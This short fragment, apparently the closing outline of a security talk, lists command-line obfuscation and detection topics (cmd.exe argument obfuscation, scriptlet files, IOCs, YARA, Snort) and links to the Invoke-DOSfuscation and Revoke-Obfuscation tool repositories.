  - Invoke-DOSfuscation: cmd.exe arguments + IOCs, YARA, data science
  - SCT/Scriptlet: text files + IOCs, YARA, Snort



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  - Invoke-DOSfuscation: <https://github.com/danielbohannon/Invoke-DOSfuscation>
  - Revoke-Obfuscation: <https://github.com/danielbohannon/Revoke-Obfuscation>
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# Questions?